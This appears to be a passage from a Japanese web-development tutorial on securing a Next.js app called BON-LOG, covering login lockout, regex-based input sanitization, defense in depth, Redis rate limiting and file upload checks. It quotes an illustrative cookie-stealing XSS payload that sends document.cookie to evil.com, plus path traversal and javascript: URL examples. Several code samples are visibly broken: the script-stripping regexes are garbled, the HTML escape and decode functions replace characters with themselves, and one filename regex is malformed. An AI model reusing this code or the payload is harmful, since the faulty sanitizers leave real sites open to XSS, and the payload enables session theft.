
 // 初回失敗: カウント1で初期化
 if (!existing) {
 await setAttemptData(key, { count: 1, lockedUntil: null }, WINDOW_SECONDS)
 return { allowed: true, remainingAttempts: MAX_ATTEMPTS - 1, lockedUntil: null }
 }

 const newCount = existing.count + 1

 // 上限到達: ロックアウト発動
 if (newCount ≥ MAX_ATTEMPTS) {
 const lockedUntil = now + LOCKOUT_SECONDS * 1000
 await setAttemptData(key, { count: newCount, lockedUntil }, LOCKOUT_SECONDS)
 return {
 allowed: false,
 remainingAttempts: 0,
 lockedUntil,
 message: `ログイン試行回数の上限に達しました。${LOCKOUT_SECONDS / 60}分後に再試行してください`
 }
 }

 // まだ上限に達していない
 await setAttemptData(key, { count: newCount, lockedUntil: null }, WINDOW_SECONDS)
 return { allowed: true, remainingAttempts: MAX_ATTEMPTS - newCount, lockedUntil: null }
 } catch (error) {
 logger.error('Record failed login error:', error)
 return { allowed: true, remainingAttempts: MAX_ATTEMPTS - 1, lockedUntil: null }
 }
}
```





## 20.9.6 resetLoginAttempts と getLoginKey

```
// lib/login-tracker.ts -- リセットとキー生成

/**
 * ログイン成功時にカウンターをリセット
 * 正規ユーザーが正しくログインできた場合に過去の失敗記録を削除
 */
export async function resetLoginAttempts(identifier: string): Promise<void> {
 const redis = getRedisClient()
 const key = `login_attempt:${identifier}`
 try {
 await redis.del(key)
 } catch (error) {
 logger.error('Reset login attempts error:', error)
 // リセット失敗は致命的ではないため、ログインは成功させる
 }
}

/**
 * IP + メールアドレスの複合キーを生成
 * メールアドレスはtoLowerCase()で正規化
 */
export function getLoginKey(ip: string, email: string): string {
 return `${ip}:${email.toLowerCase()}`
}
```

複合キーの設計理由:

IPのみ: "192.168.1.1"

問題: 同一ネットワーク内のユーザーが互いに影響  
NATで多数のユーザーが同一IPを共有

メールのみ: "user@example.com"

問題: 攻撃者が異なるIPから攻撃可能  
正規ユーザーのアカウントが標的になりやすい

IP + メール: "192.168.1.1:user@example.com"

→ 特定のIP + メールの組み合わせのみをロック  
→ 正規ユーザーは別ネットワークからログイン可能  
→ 攻撃者はIP変更しても同じメールへの攻撃が検出される

▶ 理解度チェック: ログインセキュリティ

## 20.10 入力サニタイズ詳細 -- XSS/CSRF/CSPの多層防御

### このセクションで学ぶこと

- lib/sanitize.ts の全関数の詳細解説
- HTMLタグ除去、エンティティデコード、エスケープの3段階処理
- sanitizeUrl によるプロトコルベースのURL検証
- 各種サニタイズ関数の使い分けと適用場面
- XSS/CSRF/CSPを組み合わせた多層防御アーキテクチャ

**BON-LOGでの使用箇所:** `lib/sanitize.ts` がこのモジュールです。 `sanitizeContent()` (投稿・コメント本文)、 `sanitizeName()` (ユーザー名・ニックネーム)、 `sanitizeBio()` (プロフィール文)、 `sanitizeUrl()` (URLバリデーション) として実装されています。 `lib/actions/post.ts` や `lib/actions/comment.ts` などのServer Actionで、ユーザー入力をDBに保存する前に呼び出されます。

**実装しない場合の影響:** サニタイズがないと、悪意あるユーザーがHTMLタグやスクリプトを含む文字列を投稿し、他のユーザーの画面でXSSを実行できる可能性があります。ReactはデフォルトでXSS対策(自動エスケープ)を行いますが、 `dangerouslySetInnerHTML` を使う場合はサニタイズが必須です。

### 20.10.1 サニタイズの全体設計

lib/sanitize.ts は、DOMPurifyなどの外部ライブラリを使わず、正規表現ベースのシンプルな実装を採用しています。

#### サニタイズの設計方針:

##### なぜDOMPurifyを使わないか:

- DOMPurifyはブラウザのDOM環境を前提としている
- Vercelのサーバーレス環境では動作しない場合がある
- isomorphic-dompurifyは追加の依存関係を増やす
- BON-LOGではリッチテキストを許可しないため、シンプルな実装で十分

#### 提供する関数の一覧:

関数名	用途
<code>sanitizeText</code>	一般テキスト（HTMLエスケープまで実行）
<code>sanitizeHtml</code>	リッチテキスト（タグ除去のみ）
<code>sanitizeUrl</code>	URL検証（プロトコルチェック）
<code>sanitizeNickname</code>	ニックネーム（制御文字除去）
<code>sanitizeSearchQuery</code>	検索クエリ（SQLインジェクション対策）
<code>sanitizeFilename</code>	ファイル名（パストラバーサル防止）
<code>sanitizePostContent</code>	投稿内容（改行制限）
<code>sanitizeInput</code>	汎用入力（保存用）

## 20.10.2 内部ヘルパー関数 -- 3つの基本操作

サニタイズは3つの基本操作の組み合わせで実現されます。

### `stripHtmlTags` -- HTMLタグの完全除去

```
// lib/sanitize.ts -- HTMLタグ除去

function stripHtmlTags(input: string): string {
 return input
 // 1. <script>タグを中身ごと除去
 .replace(/<script\b[^\<]*(?:(!</script>)<[^\<]*</script>/gi, '')
 // 2. <style>タグを中身ごと除去
 .replace(/<style\b[^\<]*(?:(!</style>)<[^\<]*</style>/gi, '')
 // 3. その他すべてのHTMLタグを除去
 .replace(/<[^\>]+>/g, '')
}
```

stripHtmlTags の動作例:

入力: '盆栽<b>綺麗</b><script>alert(1)</script>ですね'

↓

Step 1: scriptタグ除去

'盆栽<b>綺麗</b>ですね'

↓

Step 2: styleタグ除去 (今回は該当なし)

'盆栽<b>綺麗</b>ですね'

↓

Step 3: 残りのタグ除去

'盆栽綺麗ですね'

正規表現の詳細解説:

```
/<script\b[^<]*(?:(!</script>)<[^<]*)*</script>/gi
```

<script\b	-- <scriptの後に境界文字 (スペースや>)
[^<]*	-- <以外の文字列 (属性など)
(?:	-- 非キャプチャグループの開始
(?:!</script>)	-- 先読み否定: </script>でなければ
<[^<]*	-- <を含む内容
)*	-- 0回以上繰り返し
</script>	-- 閉じタグ
/gi	-- グローバル + 大文字小文字無視

なぜ `<script>` タグを特別扱いするのか: `<[^>]+>` だけでは、scriptタグの中身 (JavaScriptコード) が残ってしまいます。 `<script>alert(1)</script>` の場合、タグだけ除去すると `alert(1)` が残り、別の文脈で実行される可能性があります。

## decodeHtmlEntities -- HTMLエンティティのデコード

```
// lib/sanitize.ts -- エンティティデコード

function decodeHtmlEntities(input: string): string {
 return input
 .replace(/&/g, '&')
 .replace(/</g, '<')
 .replace(/>/g, '>')
 .replace(/"/g, '"')
 .replace(/#/g, '#')
 .replace(/'/g, "'")
 .replace(/ /g, ' ')
}
```

デコードの必要性:

入力: "A &lt;script> tag"  
 タグ除去後: "A &lt;script> tag" ← エンティティが残る  
 デコード後: "A <script> tag" ← 元の文字に戻す  
 再エスケープ後: "A &lt;script> tag" ← 安全な表示形式に

## escapeHtml -- 特殊文字のHTMLエスケープ

```
// lib/sanitize.ts -- HTMLエスケープ

function escapeHtml(input: string): string {
 return input
 .replace(/&/g, '&') // &を最初に変換（他のエンティティと競合防止）
 .replace(/</g, '<')
 .replace(/>/g, '>')
 .replace(/"/g, '"')
 .replace(/'/g, "'")
}
```

**変換順序が重要:** `&` は必ず最初に変換します。後から `&` を変換すると、先に変換した `&lt;` が `&amp;lt;` になってしまいます。

## 20.10.3 公開サニタイズ関数 -- 用途別の使い分け

### sanitizeText -- 表示用のテキストサニタイズ

```
// lib/sanitize.ts -- 表示用サニタイズ

export function sanitizeText(input: string | null | undefined): string {
 if (!input) return ''
 const stripped = stripHtmlTags(input) // 1. タグ除去
 const decoded = decodeHtmlEntities(stripped) // 2. エンティティデコード
 return escapeHtml(decoded) // 3. 再エスケープ
}
```

sanitizeText の処理フロー:

```
入力: '<script>alert("xss")</script>盆栽 A < B'
↓ stripHtmlTags
'盆栽 A < B'
↓ decodeHtmlEntities
'盆栽 A < B' (エンティティなしのためそのまま)
↓ escapeHtml
'盆栽 A < B'
```

→ ブラウザに渡しても安全 (<がタグとして解釈されない)

### sanitizeHtml -- リッチテキスト用 (タグ除去のみ)

```
export function sanitizeHtml(input: string | null | undefined): string {
 if (!input) return ''
 return stripHtmlTags(input) // タグ除去のみ (エスケープはしない)
}
```

`sanitizeHtml` はHTMLタグを除去するだけで、エスケープは行いません。Reactの自動エスケープ機能と組み合わせて使うことを想定しています。

## sanitizeUrl -- URLの安全性検証

```
// lib/sanitize.ts -- URL検証

export function sanitizeUrl(input: string | null | undefined): string {
 if (!input) return ''
 const trimmed = input.trim()

 const allowedProtocols = ['http:', 'https:', 'mailto:', 'tel:']

 try {
 const url = new URL(trimmed)
 if (!allowedProtocols.includes(url.protocol)) {
 return '' // 危険なプロトコルは拒否
 }
 return url.href // 正規化されたURLを返す
 } catch {
 // 相対URLの処理
 if (trimmed.startsWith('/') && !trimmed.startsWith('//')) {
 return trimmed // /path/to/page は許可
 }
 return ''
 }
}
```

### sanitizeUrl のプロトコル判定:

判定	URL例	プロトコル	結果	理由
許可	https://example.com	https:	許可	
許可	http://localhost:3000	http:	許可	
許可	mailto:user@example.com	mailto:	許可	
許可	tel:+81-03-1234-5678	tel:	許可	
許可	/posts/123	相対URL	許可	
拒否	javascript:alert(1)	javascript:	拒否	XSS
拒否	data:text/html, ...	data:	拒否	XSS
拒否	file:///etc/passwd	file:	拒否	ローカルファイル
拒否	//evil.com/script.js	プロトコル相対	拒否	
拒否	ftp://server/file	ftp:	拒否	



## sanitizeNickname -- ニックネーム専用

```
export function sanitizeNickname(input: string | null | undefined): string {
 if (!input) return ''
 const withoutHtml = stripHtmlTags(input)
 // 制御文字を除去 (\x00-\x1F: ASCII制御文字、\x7F: DEL文字)
 const withoutControl = withoutHtml.replace(/[\x00-\x1F\x7F]/g, '')
 return withoutControl.trim()
}
```

ニックネームは改行やタブを含まない1行のテキストを想定しています。制御文字（改行 `\x0A`、タブ `\x09` 含む）をすべて除去します。

## sanitizeSearchQuery -- 検索クエリ用

```
export function sanitizeSearchQuery(input: string | null | undefined): string {
 if (!input) return ''
 const withoutHtml = stripHtmlTags(input)
 const sanitized = withoutHtml
 .replace(/[';"\\]/g, '') // SQLで危険な文字を除去
 .replace(/--/g, '') // SQLコメントを除去
 .trim()
 return sanitized
}
```

**補足:** PrismaはパラメータバインディングによりSQLインジェクションを自動防止します。この関数は追加の安全対策として、明らかに危険な文字パターンを除去します。

## sanitizeFilename -- ファイル名用

```
export function sanitizeFilename(input: string | null | undefined): string {
 if (!input) return 'file'
 const sanitized = input
 .replace(/[\/\.:?*"< >]/g, '') // ファイルシステムで禁止される文字
 .replace(/\.\/g, '') // ディレクトリトラバーサル防止
 .replace(/^\.+/g, '') // 先頭のドット除去（隠しファイル防止）
 .trim()
 return sanitized || 'file' // 空になった場合はデフォルト名
}
```

sanitizeFilename の例:

```

"../../etc/passwd" → "etcpasswd"
".env.local" → "env.local" (先頭ドットのみ除去)
"photo<script>.jpg" → "photoscript.jpg"
"" → "file" (デフォルト)

```

## sanitizePostContent -- 投稿コンテンツ用

```

export function sanitizePostContent(input: string | null | undefined): string {
 if (!input) return ''
 const withoutHtml = stripHtmlTags(input)
 // 3つ以上連続する改行を2つに制限 (スパム防止、UI崩れ防止)
 const normalizedNewlines = withoutHtml.replace(/\n{3,}/g, '\n\n')
 return normalizedNewlines.trim()
}

```

## sanitizeInput -- 汎用入力サニタイズ

```

export function sanitizeInput(input: string | null | undefined): string {
 if (!input) return ''
 const withoutHtml = stripHtmlTags(input)
 // 制御文字を除去 (ただし改行\x0A、タブ\x09、CR\x0Dは許可)
 const withoutControl = withoutHtml.replace(/[\x00-\x08\x0B\x0C\x0E-\x1F\x7F]/g, '')
 return withoutControl.trim()
}

```

sanitizeInput vs sanitizeText vs sanitizeNickname:

sanitizeInput:

- タグ除去 + 一部の制御文字除去 (改行・タブは許可)
- 用途: DB保存用の汎用サニタイズ

sanitizeText:

- タグ除去 + エンティティデコード + HTMLエスケープ
- 用途: ブラウザ表示用 (dangerouslySetInnerHTMLで使う場合)

sanitizeNickname:


- タグ除去 + 全制御文字除去 (改行・タブも除去)
- 用途: 1行テキスト (ニックネーム、タイトルなど)

## 20.10.4 サニタイズ関数の適用マップ

入力箇所	適用する関数	理由
投稿本文	<code>sanitizePostContent</code>	改行を許可しつつHTMLタグを除去
コメント	<code>sanitizePostContent</code>	投稿と同様の処理
ニックネーム	<code>sanitizeNickname</code>	1行テキスト、制御文字不要
自己紹介 (bio)	<code>sanitizeInput</code>	改行を許可、汎用的な無害化
検索クエリ	<code>sanitizeSearchQuery</code>	SQL文字パターンの除去
URL入力	<code>sanitizeUrl</code>	プロトコル検証
ファイル名	<code>sanitizeFilename</code>	パストラバーサル防止
API表示テキスト	<code>sanitizeText</code>	HTMLエスケープまで実行

## 20.10.5 多層防御アーキテクチャ -- XSS/CSRF/CSPの連携

BON-LOGのセキュリティは、単一の対策に頼るのではなく、複数の防御層を組み合わせた**多層防御**（**Defense in Depth**）アーキテクチャを採用しています。



どれか1つの層が突破されても、他の層で防御可能

攻撃シナリオと多層防御:

攻撃: `<script>fetch('https://evil.com/steal?c='+document.cookie)</script>`

Layer 3 (サニタイズ): `<script>`タグを除去 → 攻撃コードがDBに保存されない  
もし突破された場合 ...

Layer 4 (React): 自動エスケープで `&lt;script&gt;` として表示 → 実行されない  
もし`dangerouslySetInnerHTML`で表示した場合 ...

Layer 1 (CSP): nonceなしのスクリプトをブロック → 実行されない  
もしCSPも突破された場合 ...

Cookie: `HttpOnly`属性により、JavaScriptからCookieにアクセスできない

## 20.10.6 追加のセキュリティヘッダー

CSP以外にも、`proxy.ts` で複数のセキュリティヘッダーを設定しています。

ヘッダー	値	効果
<code>X-Frame-Options</code>	<code>DENY</code>	iframeでの埋め込みを禁止（クリックジャッキング対策）
<code>X-Content-Type-Options</code>	<code>nosniff</code>	ブラウザによるMIMEタイプ推測を禁止
<code>Referrer-Policy</code>	<code>strict-origin-when-cross-origin</code>	外部サイトへのリファラー送信を制限
<code>Permissions-Policy</code>	<code>camera=(), microphone=(), geolocation=()</code>	カメラ・マイク・位置情報APIを無効化
<code>Strict-Transport-Security</code>	<code>max-age=31536000</code>	HTTPS接続を強制（HSTS）

セキュリティヘッダーの設定例:

```
// proxy.ts (Next.js 16 で middleware.ts から名称変更)
response.headers.set('X-Frame-Options', 'DENY')
response.headers.set('X-Content-Type-Options', 'nosniff')
response.headers.set('Referrer-Policy', 'strict-origin-when-cross-origin')
response.headers.set('Permissions-Policy', 'camera=(), microphone=(), geolocation=()')
```

▶ 理解度チェック: 入力サニタイズ詳細

## 20.11 レート制限（概要）

### 20.11.1 レート制限とは？ -- 「やりすぎ」を防ぐ門番

**レート制限（Rate Limiting）** は、一定時間内のリクエスト回数を制限する仕組みです。主にブルートフォース攻撃（総当たり攻撃）やDDoS攻撃を防ぐために使用します。

**現実世界のたとえ:** ATMで暗証番号を3回間違えるとカードがロックされるのと同じ仕組みです。攻撃者がパスワードを何万通りも試すことを防ぎます。

レート制限の仕組み（スライディングウィンドウ方式）：

時間軸 →  
└── 5分間のウィンドウ ──┘

リクエスト: X X X X X | ← 5回目で上限到達  
                          |  
6回目のリクエスト: X → 拒否 (429 Too Many Requests)  
                          |  
└── 5分経過 ──┘  
                          |  
新しいリクエスト: X → 許可 (カウンターがリセット)

ブルートフォース攻撃 vs レート制限:

攻撃者の試行:

```
password1 → 失敗 (残り4回)
password2 → 失敗 (残り3回)
password3 → 失敗 (残り2回)
password4 → 失敗 (残り1回)
password5 → 失敗 (残り0回)
password6 → ブロック! (429 Too Many Requests)
...
(5分間ロック)
...
password7 → 再開可能 (しかし5回ずつしか試せない)
```

レート制限なしの場合:

```
1秒間に1000回以上の試行が可能
→ 6文字の英数字パスワードなら数分で解読される
```

## 20.11.2 Upstash Redisを使った実装

**Redis**は高速なインメモリデータストアで、レート制限のカウンターに最適です。Upstashは、サーバーレス環境で使えるRedisサービスです。

## lib/rate-limit.ts -- レート制限の中核ロジック

```
// lib/rate-limit.ts -- レート制限の中核ロジック

import { Redis } from '@upstash/redis' // Upstash Redisクライアント

// Redisクライアントの初期化
// 環境変数からUpstashの接続情報を取得
const redis = new Redis({
 url: process.env.UPSTASH_REDIS_REST_URL!, // RedisサーバーのURL
 token: process.env.UPSTASH_REDIS_REST_TOKEN!, // 認証トークン
})

/**
 * レート制限をチェックする関数
 *
 * @param identifier - 制限対象の識別子 (例: IPアドレス、ユーザーID)
 * @param limit - ウィンドウ内で許可するリクエスト数の上限
 * @param window - 時間ウィンドウの長さ (秒)
 * @returns success: 制限内ならtrue / remaining: 残り回数
 *
 * 使用例: checkRateLimit("192.168.1.1", 5, 300)
 * → IPアドレス 192.168.1.1 からのリクエストを5分間で5回まで許可
 */
export async function checkRateLimit(
 identifier: string,
 limit: number,
 window: number // 秒
): Promise<{ success: boolean; remaining: number }> {
 // Redis内のキー名を構築する
 // 例: "rate_limit:login:192.168.1.1"
 const key = `rate_limit:${identifier}`

 // INCR: キーの値を1増加させる (キーが存在しなければ1に初期化)
 // アトミック操作なので、同時リクエストでもカウントが正確
 const count = await redis.incr(key)

 if (count === 1) {
 // 初回のリクエスト (キーが新しく作成された) なので有効期限を設定
 // EXPIRE: 指定秒数後にキーを自動削除する
 // これにより、ウィンドウ時間が過ぎるとカウンターが自動リセットされる
 await redis.expire(key, window)
 }

 // 残り回数を計算 (0未満にはならないようにする)
 const remaining = Math.max(0, limit - count)

 return {
 success: count ≤ limit, // 上限以内ならtrue (リクエスト許可)
 remaining, // あと何回リクエストできるか
 }
}
```



```
}

/**
 * レート制限をリセットする関数
 * ユーザーが正常にログインした後や、管理者がロックを解除する時に使用
 */
export async function resetRateLimit(identifier: string) {
 // DEL: キーを削除する → カウンターがリセットされる
 await redis.del(`rate_limit:${identifier}`)
}
```

**なぜRedisを使うのか:** レート制限にはリクエストごとにカウンターを読み書きする必要があります。データベース（PostgreSQL）でこれを行うと遅すぎます。Redis はメモリ上で動作するため、ミリ秒単位で応答でき、有効期限も自動管理してくれます。

### 20.11.3 ログイン試行の制限

ログインには2段階のレート制限を適用します。IPアドレスによる制限とメールアドレスによる制限を組み合わせることで、より強固な保護を実現します。

## lib/auth/login-tracker.ts -- ログイン専用のレート制限

```
// lib/auth/login-tracker.ts -- ログイン試行のレート制限

import { checkRateLimit } from '@lib/rate-limit' // レート制限関数

/**
 * IPアドレスベースのレート制限
 * 同じIPから大量のログイン試行を防ぐ
 * → ブルートフォース攻撃対策
 */
export async function checkLoginRateLimit(identifier: string) {
 // IPアドレスごとに5分間（300秒）で5回までのログイン試行を許可
 return await checkRateLimit(`login:${identifier}`, 5, 300)
}

/**
 * メールアドレスベースのレート制限
 * 特定のアカウントへの集中的なログイン試行を防ぐ
 * → 1つのアカウントを狙った攻撃対策
 * （攻撃者がIPを変えながら攻撃する場合にも有効）
 */
export async function checkEmailRateLimit(email: string) {
 // メールアドレスごとに1時間（3600秒）で10回までの試行を許可
 return await checkRateLimit(`login_email:${email}`, 10, 3600)
}
```

**2段階の制限の意味:** IPアドレスだけの制限だと、攻撃者がVPNやプロキシでIPを変えて攻撃できます。メールアドレスの制限を追加することで、IPが変わっても特定アカウントへの攻撃を検出・ブロックできます。

## lib/actions/auth.ts -- レート制限付きのログイン処理

```
// lib/actions/auth.ts -- レート制限を組み込んだ安全なログイン処理
'use server'

import { signIn } from '@/lib/auth' // NextAuth.jsのログイン関数
import { checkLoginRateLimit, checkEmailRateLimit } from '@/lib/auth/login-tracker' // レート制限
import { recordLoginAttempt, getDeviceInfo } from '@/lib/auth/device' // デバイス情報

/**
 * ログイン処理（レート制限 + デバイス記録付き）
 *
 * 処理フロー：
 * 1. IPアドレスのレート制限チェック
 * 2. メールアドレスのレート制限チェック
 * 3. 認証（パスワード検証）
 * 4. 結果の記録（成功/失敗）
 */
export async function login(email: string, password: string) {
 // デバイス情報からIPアドレスを取得
 const { ipAddress } = await getDeviceInfo()

 // ==== Step 1: IPアドレスのレート制限チェック ====
 // 同じIPから短時間に大量のログイン試行がないか確認
 const ipLimit = await checkLoginRateLimit(ipAddress)
 if (!ipLimit.success) {
 // 制限超過: 5分間で5回以上の試行
 return { error: 'ログイン試行回数が上限に達しました。しばらくしてからお試しください。' }
 }

 // ==== Step 2: メールアドレスのレート制限チェック ====
 // 特定のアカウントに対する集中的な攻撃を防ぐ
 const emailLimit = await checkEmailRateLimit(email)
 if (!emailLimit.success) {
 // 制限超過: 1時間で10回以上の試行
 return { error: 'このアカウントへのログイン試行が多すぎます。しばらくしてからお試しください。' }
 }

 // ==== Step 3: 認証（パスワード検証） ====
 // NextAuth.jsのsignIn関数でパスワードを検証する
 const result = await signIn('credentials', {
 email,
 password,
 redirect: false, // リダイレクトせず、結果を返す
 })

 // ==== Step 4: 結果の記録 ====
 if (result?.error) {
 // ログイン失敗: 履歴に記録する（不正試行の追跡用）
 const user = await prisma.user.findUnique({ where: { email } })
 if (user) {

```

```

 await recordLoginAttempt(user.id, false) // false = 失敗
 }
 // セキュリティ上の注意: 「パスワードが違います」ではなく
 // 「メールアドレスまたはパスワードが正しくありません」と返す
 // → メールアドレスの存在を攻撃者に教えないため
 return { error: 'メールアドレスまたはパスワードが正しくありません' }
}

// ログイン成功: 履歴に記録する
const user = await prisma.user.findUnique({ where: { email } })
if (user) {
 await recordLoginAttempt(user.id, true) // true = 成功
}

return { success: true }
}

```

## 20.11.4 よくあるトラブルと解決法（レート制限編）

トラブル	原因	解決法
開発中に自分がロックアウトされる	テスト中にレート制限に引っかかった	<code>resetRateLimit()</code> 関数を呼ぶか、Redisのキーを手動削除
Upstash Redisへの接続がタイムアウトする	環境変数が正しく設定されていない	<code>.env.local</code> の <code>UPSTASH_REDIS_REST_URL</code> と <code>UPSTASH_REDIS_REST_TOKEN</code> を確認
ロードバランサー配下でIP制限が効かない	<code>x-forwarded-for</code> ヘッダーが設定されていない	リバースプロキシの設定で <code>x-forwarded-for</code> を転送するように設定

### ▶ 理解度チェック: レート制限

## 20.12 ファイルアップロードのバリデーション

### このセクションで学ぶこと

- ファイルアップロードに潜むセキュリティリスク
- ファイルサイズ、MIME タイプ、拡張子の検証方法
- 画像処理によるメタデータ除去とリサイズ
- ファイル名のサニタイズ

**BON-LOGでの使用箇所:** アップロード関連のバリデーションは Server Actions や API で行っています。ファイルタイプ・サイズの制限は `lib/constants/limits.ts` などに定義されています。画像のリサイズ・最適化は **クライアント側の圧縮** と `next/image` で行っており、現在 Sharp は使用していません。

**実装しない場合の影響:** バリデーションなしでアップロードを許可すると、悪意あるファイル（実行可能スクリプト、巨大ファイル）が Cloudflare R2 にアップロードされるリスクがあります。画像の EXIF メタデータ（GPS 座標など）を除去しないと、ユーザーの位置情報が意図せず公開される可能性があります。

### 20.12.1 ファイルアップロードの危険性

ファイルアップロード機能は、適切にバリデーションしないと深刻なセキュリティリスクになります。

**現実世界のたとえ:** 荷物検査なしで空港に入れるようなものです。見た目は普通の荷物でも、中身が危険物かもしれません。ファイルアップロードも、拡張子が `.jpg` でも中身がスクリプトファイルかもしれません。

リスク	説明	対策
マルウェアのアップロード	実行可能ファイルやスクリプトがアップロードされる	MIMEタイプ・拡張子の厳格なチェック
ファイルサイズ攻撃	巨大ファイルでサーバーのディスクやメモリを圧迫	ファイルサイズの上限設定
ファイル名攻撃	<code>../../../../etc/passwd</code> のようなパストラバーサル	ファイル名のサニタイズ
メタデータ漏洩	EXIF情報（GPS座標等）が画像に含まれる	画像処理でメタデータを除去

ファイルアップロードのバリデーションフロー：

```

ユーザーがファイルを選択
|
v
[1. ファイルサイズチェック] --- 超過 --> エラー「5MB以下にしてください」
|
OK
v
[2. MIMEタイプチェック] --- 不正 --> エラー「対応していない形式です」
|
OK
v
[3. 拡張子チェック] --- 不正 --> エラー「不正な拡張子です」
|
OK
v
[4. ファイル名サニタイズ] --- 危険な文字を除去
|
v
[5. 画像処理] --- リサイズ + メタデータ除去（Sharpライブラリ）
|
v
[6. ストレージにアップロード]（Cloudflare R2）

```

## 20.12.2 ファイルバリデーション関数

### lib/validations/file.ts

```
// lib/validations/file.ts -- ファイルアップロードのバリデーション

import { z } from 'zod' // バリデーションライブラリ

// ==== 定数定義 ====
const MAX_FILE_SIZE = 5 * 1024 * 1024 // 5MB (5 x 1024KB x 1024bytes)
// 許可する画像のMIMEタイプ一覧
const ALLOWED_IMAGE_TYPES = ['image/jpeg', 'image/png', 'image/webp', 'image/gif']
// 許可する動画のMIMEタイプ一覧
const ALLOWED_VIDEO_TYPES = ['video/mp4', 'video/webm']

// ==== 画像ファイルのバリデーションスキーマ ====
export const imageFileSchema = z
 .instanceof(File) // File型であることを確認
 // ファイルサイズが5MB以下であることを確認
 .refine((file) => file.size ≤ MAX_FILE_SIZE, '画像は5MB以下にしてください')
 // MIMEタイプが許可リストに含まれていることを確認
 // ※ MIMEタイプはクライアント側で偽装可能なので、サーバー側でも再検証が推奨
 .refine(
 (file) => ALLOWED_IMAGE_TYPES.includes(file.type),
 '対応していない画像形式です'
)

// ==== 動画ファイルのバリデーションスキーマ ====
export const videoFileSchema = z
 .instanceof(File)
 // 動画は100MB以下（画像の20倍のサイズを許可）
 .refine((file) => file.size ≤ MAX_FILE_SIZE * 20, '動画は100MB以下にしてください')
 .refine(
 (file) => ALLOWED_VIDEO_TYPES.includes(file.type),
 '対応していない動画形式です'
)

/**
 * ファイル拡張子を検証する
 * MIMEタイプに加えて、拡張子もチェックすることで二重の検証を行う
 *
 * @param filename - ファイル名（例: "photo.jpg"）
 * @param allowedExtensions - 許可する拡張子の配列（例: ["jpg", "png"]）
 */
export function validateFileExtension(filename: string, allowedExtensions: string[]): boolean {
 // ファイル名の最後の "." 以降を拡張子として取得
 const ext = filename.split('.').pop()?.toLowerCase()
 // 拡張子が存在し、許可リストに含まれているか確認
 return ext ? allowedExtensions.includes(ext) : false
}
```

```
/**
 * ファイル名をサニタイズ（無害化）する
 * パストラバーサル攻撃（../を使ったディレクトリ移動）を防ぐ
 *
 * 変換例:
 * "../../../etc/passwd" → "_..._..._etc_passwd"
 * "photo (1).jpg" → "photo__1_.jpg"
 * "盆栽の写真.jpg" → "_____.jpg"
 */
export function sanitizeFilename(filename: string): string {
 return filename
 // 英数字、ピリオド、ハイフン、アンダースコア以外を全て "_" に置換
 .replace(/[^a-zA-Z0-9._-]/g, '_')
 // ファイル名の長さを255文字に制限（ファイルシステムの制約）
